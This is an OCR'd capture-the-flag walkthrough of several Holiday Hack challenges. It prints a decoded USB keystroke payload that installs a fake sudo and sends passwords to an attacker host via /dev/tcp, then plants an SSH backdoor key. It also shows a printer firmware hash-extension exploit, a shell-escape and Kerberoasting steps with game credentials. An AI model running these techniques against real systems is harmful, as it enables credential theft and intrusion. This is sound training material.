




Enter “PieceOnEarth” above and get:


Go back to “Jewel Loggins”. Jewel says:

```
Great work! It seems simpler now that I've seen it once. Thanks for showing me!
Prof. Petabyte warned us about random USB devices. They might be malicious keystroke
injectors!
A troll could program a keystroke injector to deliver malicious keystrokes when it is
plugged in.
Ducky Script is a language used to specify those keystrokes.
What commands would a troll try to run on our workstations?
I heard that SSH keys can be used as backdoors. Maybe that's useful?
```

Now that we have some advice, it’s time to solve the “Strange USB Device” terminal next to Morcel Nougat in the “Speaker UNPreparedness Room”. Click on the terminal and we see:




```
./mallard.py --file /mnt/USBDEVICE/inject.bin -o jim.txt
elf@c7b50cb2efbf:~$ ./mallard.py --file /mnt/USBDEVICE/inject.bin -o jim.txt
ENTER
DELAY 1000
GUI SPACE
DELAY 500
STRING terminal
ENTER
DELAY 500
GUI -
GUI -
GUI -
GUI -
GUI -
STRING  /bin/bash
ENTER
DELAY 500
STRING mkdir -p ~/.config/sudo
ENTER
DELAY 200
STRING echo '#!/bin/bash > ~/.config/sudo/sudo
ENTER
STRING /usr/bin/sudo $@
ENTER
STRING echo -n "[sudo] password for $USER: "
ENTER
STRING read -s pwd
ENTER
STRING echo
ENTER
STRING echo "$pwd" | /usr/bin/sudo -S true 2>/dev/null
ENTER
STRING if [ $? -eq 1 ]
ENTER
STRING then
ENTER
STRING echo "$USER:$pwd:invalid" > /dev/tcp/trollfun.jackfrosttower.com/1337
ENTER
STRING echo "Sorry, try again."
ENTER
```

```
STRING sudo $@
ENTER
STRING else
ENTER
STRING echo "$USER:$pwd:valid" > /dev/tcp/trollfun.jackfrosttower.com/1337
ENTER
STRING echo "$pwd" | /usr/bin/sudo -S $@
ENTER
STRING fi
ENTER
STRING fi' > ~/.config/sudo/sudo
ENTER
DELAY 200
STRING chmod u+x ~/.config/sudo/sudo
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bash_profile
ENTER
DELAY 200
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bashrc
ENTER
DELAY 200
STRING echo
==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Ytl3ajlGILF
ESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV12Y
uVlMkd2dTVGb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS9GZyoVcKJ
TVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ | rev | base64 -d | bash
ENTER
DELAY 600
STRING history -c && rm .bash_history && exit
ENTER
DELAY 600
GUI q

elf@c7b50cb2efbf:~$
echo
'==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Ytl3ajlGIL
FESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV12
YuVlMkd2dTVGb0dUSJ5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS9GZyoVcK
JTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ' | rev | base64 -d
echo 'ssh-rsa
UmN5RHJZWHdrSHRodmVtaVp0d1l3U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaGlzIGlzIG5vdCByZWFsbHkgYW4gU1NIIGtleS
wgd2UncmUgbm90IHRoYXQgbWVhbi4gdEFKc0tSUFRQVWpHZGlMRnJhdWdST2FSaWZSaXBKcUZmUHAK
ickymcgoop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
elf@c7b50cb2efbf:~$
```



Go back to “Morcel Nougat”. Morcel says:
Yay! Fantastic work!

## 6) Shellcode Primer

*Difficulty:* 

Complete the Shellcode Primer in Jack's office. According to the last challenge, what is the secret to KringleCon success? "All of our speakers and organizers, providing the gift of _____, free to the community." Talk to Chimney Scissorsticks in the NetWars area for hints.

## ANSWER:


cyber security knowledge

## SOLUTION:


Chimney Scissorsticks says:

```
Woo! I'm Chimney Scissorsticks, and I'm having a great time up here!
I'm been hanging out with all these NetWars players and not worrying about what's
going on next door.
In fact, I've really been having fun playing with this Holiday Hero terminal. You can
use it to generate some jamming holiday tunes that help power Santa's sleigh!
It's more fun to play with a friend but I've also heard there's a clever way to enable
single player mode.
Single player mode? I heard it can be enabled by fiddling with two client-side
variables, one which is passed to the server.
It's so much more fun and easier with a friend though!
Either way, we'd really appreciate your help getting the sleigh all fueled up.
Then I can get back to thinking about shellcode.
```

OK, it looks like Chimney wants us to play “Santa’s Holiday Hero” terminal before he gives us all his hints. So we click on the terminal and start:




Click on “2. Create Room” and then hit F12 for developer mode in the browser:




Change the “Value” of HOHOHO as shown above to change the “cookie” for single player.
Then reload the frame to get it to use the cookie.

Next at the very bottom at the >
> single_player_mode = 1

The when you are ready switch “ON”


Play the game until you win (It took me 3 times). Each time you play you will need to do the "> single_playe_mode = 1" over, the cookie part stays.


Go back to "Chimney Scissorsticks". Chimney says:

```
You did it - rock on! We're all set now that the sleigh is fueled!
So hey, let me talk to you a bit about manual exploitation.
If you run into any shellcode primers at the North Pole, be sure to read the
directions and the comments in the shellcode source!
Also, troubleshooting shellcode can be difficult. Use the debugger step-by-step
feature to watch values.
Lastly, be careful not to overwrite any register values you need to reference later on
in your shellcode.
That's it! I know you can do it!
```

OK, so now that we have all the hints, it is time for "Shellcode Primer" in Jack's office.
Let's first see what Ruby Cyster says:

```
Hey, I'm Ruby Cysyer. Don't listen to anything my sister, Ingreta, saya about me.
So, I'm looking at this system, and it has me a little bit worried.
If I didn't know better, I'd say someone here is learning how to hack North Pole
systems.
Who's got that kind of nerve!
Anyway, I hear some elf on the other roof knows a bit about this type of thing.
```

Now click on the "Shellcode Primer" terminal and start solving:
Part 1:

```
; Set up some registers (sorta like variables) with values
; In the debugger, look how these change!
mov rax, 0
mov rbx, 1
mov rcx, 2
mov rdx, 3
mov rsi, 4
mov rdi, 5
mov rbp, 6

; Push and pop - watch how the stack changes!
push 0x12345678
pop rax

push 0x1111
push 0x2222
push 0x3333
pop rax
pop rax
pop rax

; This creates a string and references it in rax - watch the debugger!
call getstring
  db "Hello World!",0
getstring:
pop rax
```

```
; Finally, return 0x1337
mov rax, 0x1337
ret
```

Part 2:

```
; We want to loop 5 times - you can change this if you want!
mov rax, 5

; Top of the loop
top:
  ; Decrement rax
  dec rax

  ; Jump back to the top until rax is zero
  jnz top

; Cleanly return after the loop
Ret
```

Part 3:

```
; This is a comment! We'll use comments to help guide your journey.
; Right now, we just need to RETurn!
;
; Enter a return statement below and hit Execute to see what happens!
ret
```

Part 4:

```
; TODO: Set rax to 1337
mov rax, 1337

; Return, just like we did last time
ret
```

Part 5:

```
; TODO: Find the syscall number for sys_exit and put it in rax
mov rax,60
; TODO: Put the exit_code we want (99) in rdi
mov rdi,99
; Perform the actual syscall
syscall
```

Part 6:

```
; Push this value to the stack
push 0x12345678

; Try to return
ret
```

Part 7:

```
; Remember, this call pushes the return address to the stack
call place_below_the_nop

; This is where the function *thinks* it is supposed to return
nop

; This is a 'label' - as far as the call knows, this is the start of a function
place_below_the_nop:

; TODO: Pop the top of the stack into rax
pop rax
```

```
; Return from our code, as in previous levels
ret
```

Part 8:

```
; This would be a good place for a call
call hello
; This is the literal string 'Hello World', null terminated, as code. Except
; it'll crash if it actually tries to run, so we'd better jump over it!
db 'Hello World',0

; This would be a good place for a label and a pop
hello:
pop rax
; This would be a good place for a re... oh wait, it's already here. Hooray!
ret
```

Part 9:


```
; TODO: Get a reference to this string into the correct register
call hello
db 'Hello World!',0
hello:
; Set up a call to sys_write
; TODO: Set rax to the correct syscall number for sys_write
mov rax,1

; TODO: Set rdi to the first argument (the file descriptor, 1)
mov rdi,1

; TODO: Set rsi to the second argument (buf - this is the "Hello World" string)
pop rsi

; TODO: Set rdx to the third argument (length of the string, in bytes)
mov rdx,12

; Perform the syscall
syscall

; Return cleanly
ret
```

Part 10:

```
; TODO: Get a reference to this string into the correct register
call mypass
db '/etc/passwd',0
mypass:
; Set up a call to sys_open
; TODO: Set rax to the correct syscall number
mov rax, 2
; TODO: Set rdi to the first argument (the filename)
pop rdi
; TODO: Set rsi to the second argument (flags - 0 is fine)
mov rsi,0
; TODO: Set rdx to the third argument (mode - 0 is also fine)
mov rdx,0
; Perform the syscall
syscall

; syscall sets rax to the file handle, so to return the file handle we don't
; need to do anything else!
ret
```

Part 11:

```
; TODO: Get a reference to this
call north
db '/var/northpolesecrets.txt',0
north:
; TODO: Call sys_open
mov rax,2
pop rdi
mov rsi,0
mov rdx,0
syscall
; TODO: Call sys_read on the file handle and read it into rsp
mov rax, rdi  ; save file descriptor in rdi
mov rdx, 26  ;length
mov rax ,0   ;sys_read
mov rsi, rsp ;Address of string is RSP because string is on the stack
syscall
push rsi
; TODO: Call sys_write to write the contents from rsp to stdout (1)
mov rax,1
syscall
; TODO: Call sys_exit
mov rax,60
syscall
```




The answer is in the Stdout section above.

# 7) Printer Exploitation

*Difficulty:* 


Investigate the stolen Kringle Castle printer. Get shell access to read the contents of /var/spool/printer.log. What is the name of the last file printed (with a .xlsx extension)? Find Ruby Cyster in Jack's office for help with this objective.


Ruby Cyster says:

So first things first, you should definitely take a look at the firmware.
With that in-hand, you can pick it apart and see what's there.
Did you know that if you append multiple files of that type, the last on is processed?
Have you heard of Hash Extension Attacks?
If something isn't working, be sure to check the output! The error messages are very verbose.
Everything else accomplished, you just might be able to get shell access to that dusty old thing!

Time to click on the Kringle Castle printer terminal link. I used a Kali VM to solve this challenge.

Click on “Printer Exploitation” terminal in the game at Jack’s office.
It will launch a new browser tab: https://printer.kringlecastle.com
Click on “Firmware Update” and a new page appears with a link at the bottom “Download current firmware”.




You should now have a file “firmware-export.json”
If you cat the “firmware-export.json” file it starts with:
{"firmware":"
… (and ends with)
","signature":"2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97","secret_length":16,"algorithm":"SHA256"}

So - it looks like the stuff in the middle is base64 encoded. Open web browser to https://gchq.github.io/ to use Cyberchef.

Paste the Text that starts with “UEsDBBQ...” and ends with “...JAAAAAA==”
into the “Input” window on CyberChef.
Select “From Base64” for the “Recipe”.
In the “Output” window you should see on the first line something similar to:
“PK.....E¥.S. ¯ðj “
And on the last line you should see something like “… firmware.binUT …”




In the CyberChef window there is a “Floppy Disc Icon” in the “Output Window”. Click on it to save the output to a file. I named the file “download.dat”.

When you run the “file” command on “download.dat” you will find it is a zip file:
$ file download.dat
download.dat: Zip archive data, at least v2.0 to extract

So, rename it “download.zip” and use “unzip” to expand it:
$ unzip download.zip
Archive:  download.zip
  inflating: firmware.bin

The Hash Extension Attacks hint from Ruby Cysyter that refers to a link (https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks ) then refers us to a github link:
https://github.com/iagox86/hash_extender.git to install the “hash_exteder” command.

Let’s install it in our path:
$ git clone https://github.com/iagox86/hash_extender.git
$ sudo apt install libssl-dev
$ make

$ ./hash_extender
hash_extender: --data or --file is required

OK, now the fun begins.
1. Create exploit - make it executable:
create file named “firmware.bin”:
#!/bin/bash
cp /var/spool/printer.log /app/lib/public/incoming/printer.log

make it executable
$ chmod +x firmware.bin

2. Create zip archive of exploit

zip it
$zip newfirmware.zip

3. use hash_extender
--file=../download.zip
-s 2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97
-a `cat ../exploit/newfirmware.zip` --append-format=hex
-l 16
-f sha256
--out-data-format=hex

hash_extender puts the files together,
but you still have to b64encode it

4. Create a new “firmware.json” file
base64encode the hex output of the “New String” portion from hash_extender
copy the “New signature”


5. Upload the new “firmware.json” file (if successful it should say so!)

6. Files placed in /app/lib/public/incoming will be accessible under https://printer.kringlecastle.com/incoming/
Check to see if you got a result

https://printer.kringlecastle.com/incoming/printer.log

Documents queued for printing
==========

Biggering.pdf
Size Chart from https://clothing.north.pole/shop/items/TheBigMansCoat.pdf
LowEarthOrbitFreqUsage.txt
Best Winter Songs Ever List.doc
Win People and Influence Friends.pdf
Q4 Game Floor Earnings.xlsx
Fwd: Fwd: [EXTERNAL] Re: Fwd: [EXTERNAL] LOLLLL!!!.eml
Troll_Pay_Chart.xlsx




**ANSWER:**
Troll_Pay_Chart.xlsx

**Solution:**
See above steps.

# 8) Kerberoasting on an Open Fire

*Difficulty:* 


Obtain the secret sleigh research document from a host on the Elf University domain. What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season? Start by registering as a student on the ElfU Portal. Find Eve Snowshoes in Santa's office for hints.

## ANSWER:

Kindness

## SOLUTION:

First solve the "HoHo … No" terminal to get hints from Eve Snowshoes.
Click on the terminal:




I had to create 3 files:
my-action.conf
my-filter.conf
my-jail.conf

Contents of "my-action.conf" file:

```
[Definition]
actionban   = /root/naughtylist add <ip>

actionunban = /root/naughtylist del <ip>
```

Contents of "my-filter.conf" file:


```
[Definition]
failregex = ^ Login from <HOST> rejected due to unknown user name$
            ^ <HOST> sent a malformed request$
            ^ Failed login from <HOST> for
            ^ Invalid heartbeat '[^\\']*(\\'[^\\']*)*' from <HOST>$
```

```
fail2ban-regex /var/log/hohono.log ^ Login from <HOST> rejected due to unknown user name$

fail2ban-regex /var/log/hohono.log ^ Invalid heartbeat '[^\\']*(\\'[^\\']*)*' from <HOST>$
```

Contents of "my-filter.conf" file:

```
[my-jail]
enabled = true
logpath = /var/log/hohono.log
```

```
findtime = 60m
maxretry = 10
bantime = 30m
filter = my-filter
action = my-action

Now put the files in the appropriate place and do the following:
$ service fail2ban restart
$ /root/naughtylist refresh:
```





Eve Snowshoes says:

```
Hey, would you like to know more about Kerberoasting and Active Directory permissions
abuse?
There's a great talk by Chris Davis on this exact subject!
There are also plenty of resources available to learn more about Kerberoasting
specifically.
If you have any trouble finding a domain controller on the 10.X.X.X network, remember
that, when not running as root, nmap default probing relies on connecting to TCP 80
and 443.
Got a hash that won't crack with your wordlist? OneRuleToRuleThemAll.rule is a great
way to grow your keyspace.
Where'd you get your wordlist? CeWL might generate a great wordlist from the ElfU
website, but it will ignore digits in terms by default.
So, apropos of nothing, have you ever known system administrators who store
credentials in scripts? I know, I know, you understand the folly and would never do
it!
The easy way to investigate Active Directory misconfigurations (for Blue and Red
alike) is with Bloodhound, but there are native methods as well.
Oh, and one last thing: once you've granted permission to your user, it might take up
to five minutes for it to propagate throughout the domain.
```

OK, time to go to the ElfU Portal and solve this challenge:

1. Go to https://register.elfu.org/register




Register and get a username:password
ElfU Domain Username: pyownxnqhc
ElfU Domain Password: Rklijerdq!

2. Login (used putty on Windows)
ssh pyownxnqhc@grades.elfu.org -p 2222

3. Escape to python
ctr D -> get into python
>>> import pty
>>> pty.spawn("/bin/bash")

$ stty columns 185 rows 50

# change shell to bash
$ chsh pyownxnqhc -s /bin/bash

4. Recon-1
ifconfig
eth0 172.17.0.2

arp -a
172.17.0.1
172.17.0.3
172.17.0.4
172.17.0.5

5. Recon-2-nmap
(see individual files)
172.17.0.1.tst 22, 80, 2222
172.17.0.3.txt lots of ports -> DC ?
172.17.0.4.txt 139, 445
172.17.0.5.txt 139, 445

5. Switch to PowerShell on Linux
$ pwsh
$ ls /usr/local/bin  # location has all the tools

# Domain name: elfu.local [from NMAP]

# get hash for user
$ GetUserSPNs.py elfu.local/pyownxnqhc:'Rklijerdq!' -request > hash.txt

6. Go to Kali - Run CeWL to get password list (password.txt)
cewl -d 10 --min_word_length 4  --with-number -w password.txt https://register.elfu.org/register

# This will create file password.txt
# transfer password.txt back to Windows -> location=C:\hashcat\

7. Switch back to Windows to run hashcat.exe
Note: hashcat is already installed at C:\hashcat\

7a. Create batch file jim.bat containing:
.\hashcat64.exe -m 13100 -a 0 .\jim.txt --potfile-disable -r .\rules\OneRuleToRuleThemAll.rule --force -O -w4 .\password.txt

7b. make sure password.txt in at C:\hashcat\
# Get ready to run hashcat.exe via jim.bat to get the password!

7c. Copy hash.txt C:/hashcat/jim.txt

7d. Copy OneRuleToRuleThemAll.rule from github.com
https://raw.githubusercontent.com/NotSoSecure/password_cracking_rules/master/OneRuleToRuleThemAll.rule to C:/hashcat/rules/

7e. Run hashcat -> ./jim.bat
Password found:
elfu_svc:Snow2021!

8. Go back to ssh window

8a. # Make sure you are in $HOME directory - Login to SMB server
[smb tips: https://tldp.org/HOWTO/SMB-HOWTO-8.html ]

PS /home/pyownxnqhc> smbclient \\172.17.0.3\elfu_svc_shr\ -U elfu_svc%Snow2021!

